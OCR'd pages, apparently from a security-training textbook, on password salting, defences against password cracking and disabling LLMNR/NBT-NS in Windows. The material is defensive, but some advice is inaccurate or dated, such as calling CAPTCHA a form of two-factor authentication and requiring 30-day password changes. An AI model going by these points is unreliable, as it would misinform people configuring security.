


Alice:root:b4ef21:3ba4303ce24a83fe0317608de02bf38d
Bob:root:a9c4fa:3282abd0308323ef0349dc7232c349ac
Cecil:root:209be1:a483b303c23af34761de02be038fde08

Same password but different hashes due to different salts


Figure 6.27: Example of password salting

Note: Windows password hashes are not salted.




How to Defend against Password Cracking

1. Use an **information security audit** to monitor and track password attacks
2. Disallow use of the **same password** during a password change
3. Disallow password **sharing**
4. Disallow the use of passwords that can be found in a **dictionary**
5. Do not use **cleartext** protocols and protocols with **weak encryption**
6. Set the **password change policy** to 30 days
7. Avoid **storing passwords** in an unsecured location
8. Do not use any system **default passwords**



How to Defend against Password Cracking (Cont'd)

9. Make passwords hard to guess by requiring **8-12 alphanumeric** characters consisting of a combination of uppercase and lowercase letters, numbers, and symbols
10. Ensure that applications **neither store** passwords in memory **nor write** them to disks in clear text
11. Use a **random string** (salt) as a prefix or suffix to the password before encryption
12. Enable **SYSKEY** with a strong password to encrypt and protect the SAM database
13. Disallow the use of passwords such as **date of birth**, spouse, child's, or pet's name
14. Monitor the **server's logs** for brute force attacks on the users' accounts
15. Lockout an account subjected to too many **incorrect password** guesses



How to Defend against Password Cracking (Cont'd)

16 Make the **system BIOS password-protected**, particularly on devices that are susceptible to physical threats

17 Train employees to **thwart social engineering tactics** such as shoulder surfing and dumpster diving, which are used to steal credentials

18 Perform **password screening** when new passwords are created to avoid using commonly used passwords

19 Use **two-factor or multi-factor authentication**, for example, using CAPTCHA to prevent automated attacks

20 Secure and **control physical access** to systems to prevent offline password attacks

21 Ensure that the **password database files** are **encrypted** and accessible only to system administrators

22 **Mask the display of passwords on the screen** to avoid shoulder surfing attacks

How to Defend against Password Cracking

The best practices to protect against password cracking are listed as follows:

- Enable information security audit to monitor and track password attacks.
- Do not use the same password during the password change.
- Do not share passwords.
- Do not use passwords that can be found in a dictionary.
- Do not use cleartext protocols or protocols with weak encryption.
- Set the password change policy to 30 days.
- Avoid storing passwords in an unsecured location.
- Do not use any system's default passwords.
- Make passwords hard to guess by using 8–12 alphanumeric characters, with a combination of upper- and lower-case letters, numbers, and symbols. This is because strong passwords are hard to guess. Therefore, the more complex the password, the less vulnerable it is to attacks.
- Ensure that applications neither store passwords to memory nor write them to disk in cleartext. Passwords are always vulnerable to theft if they are stored in memory. Once the password is known, it is extremely easy for attackers to escalate their rights in the application.
- Use a random string (salt) as a password prefix or suffix before performing encryption. This nullifies pre-computation and memorization. Because the salt is usually different

for each individual, it is impractical for attackers to construct tables with a single encrypted version of each candidate password. UNIX systems typically use a 12-bit set.


- Enable SYSKEY with a strong password to encrypt and protect the SAM database. Usually, the password information of user accounts is stored in the SAM database. It is very easy for password-cracking software to target the SAM database to access passwords. SYSKEY protects password information stored in the SAM data against password-cracking software through strong encryption techniques. It is more difficult to crack encrypted passwords than unencrypted ones.
- Never use personal information (e.g., birth date, or a spouse's, child's, or pet's name) to create passwords. Otherwise, it becomes quite easy for those close to you to crack your passwords.
- Monitor the server's logs for brute-force attacks on user accounts. Although brute-force attacks are difficult to stop, they are easily detectable if the webserver log is monitored. For each unsuccessful login attempt, an HTTP 401 status code is recorded in the web server logs.
- Lock out those accounts that were subjected to too many incorrect password guesses. This provides protection against brute-force and guessing attacks.
- Many password sniffers can be successful if the LAN manager and NTLM authentication are used. Disable LAN manager and NTLM authentication protocols only after ensuring that it does not affect the network.
- Perform a periodic audit of passwords in the organization.
- Check any suspicious application that stores passwords in memory or writes them to disk.
- Unpatched systems can reset passwords during buffer overflow or denial-of-service attacks. Make sure to update the system.
- Examine whether the account is in use, deleted, or disabled. Disable the user account if multiple failed login attempts are detected.
- Enable account lockout with a certain number of attempts, counter time, and lockout duration.
- One of the most effective ways to manage passwords in organizations is to set an automated password reset.
- Make the system BIOS password protected, particularly on devices that are susceptible to physical threats, such as servers and laptops.
- Train employees to thwart social engineering tactics, such as shoulder surfing and dumpster diving, which are used to steal user credentials.
- Configure password policies under the Group Policy object in the Windows OS.
- Perform password screening when new passwords are created to avoid using commonly used passwords.

- Use two-factor or multi-factor authentication, for example, use CAPTCHA to prevent automated attacks on critical information systems.
- Secure and control physical access to systems to prevent offline password attacks.
- Ensure password database files are encrypted and accessible only by system administrators.
- Mask the display of passwords onscreen to avoid shoulder-surfing attacks.

How to Defend against LLMNR/NBT-NS Poisoning

Disabling LMBNR

- Open the **Local Group Policy Editor** and navigate to **Local Computer Policy → Computer Configuration → Administrative Templates → Network → DNS Client**
- In the DNS client, double-click on **Turn off multicast name resolution**
- Select the **Enabled** radio button and then click **OK**




Turn off multicast name resolution

○ Not Configured
● Enabled
○ Disabled

Supported on: At least Windows Vista

Disabling NBT-NS

- Open the **Control Panel** and navigate to **Network and Internet → Network and Sharing Center** and click on **Change adapter settings** option present on the right side
- Right-click on the network adapter and click **Properties**, select **TCP/IPv4** and then click **Properties**
- Under the **General** tab, go to **Advanced → WINS**
- From the NetBIOS options, check "**Disable NetBIOS over TCP/IP**" radio button and click **OK**



Advanced TCP/IP Settings

WINS addresses, in order of use:

If LMHOSTS lookup is enabled, it applies to all connections for which TCP/IP is enabled.

☑ Enable LMHOSTS lookup

NetBIOS setting

○ Default:
Use NetBIOS setting from the DHCP server. If static IP address is used or the DHCP server does not provide NetBIOS setting, enable NetBIOS over TCP/IP.

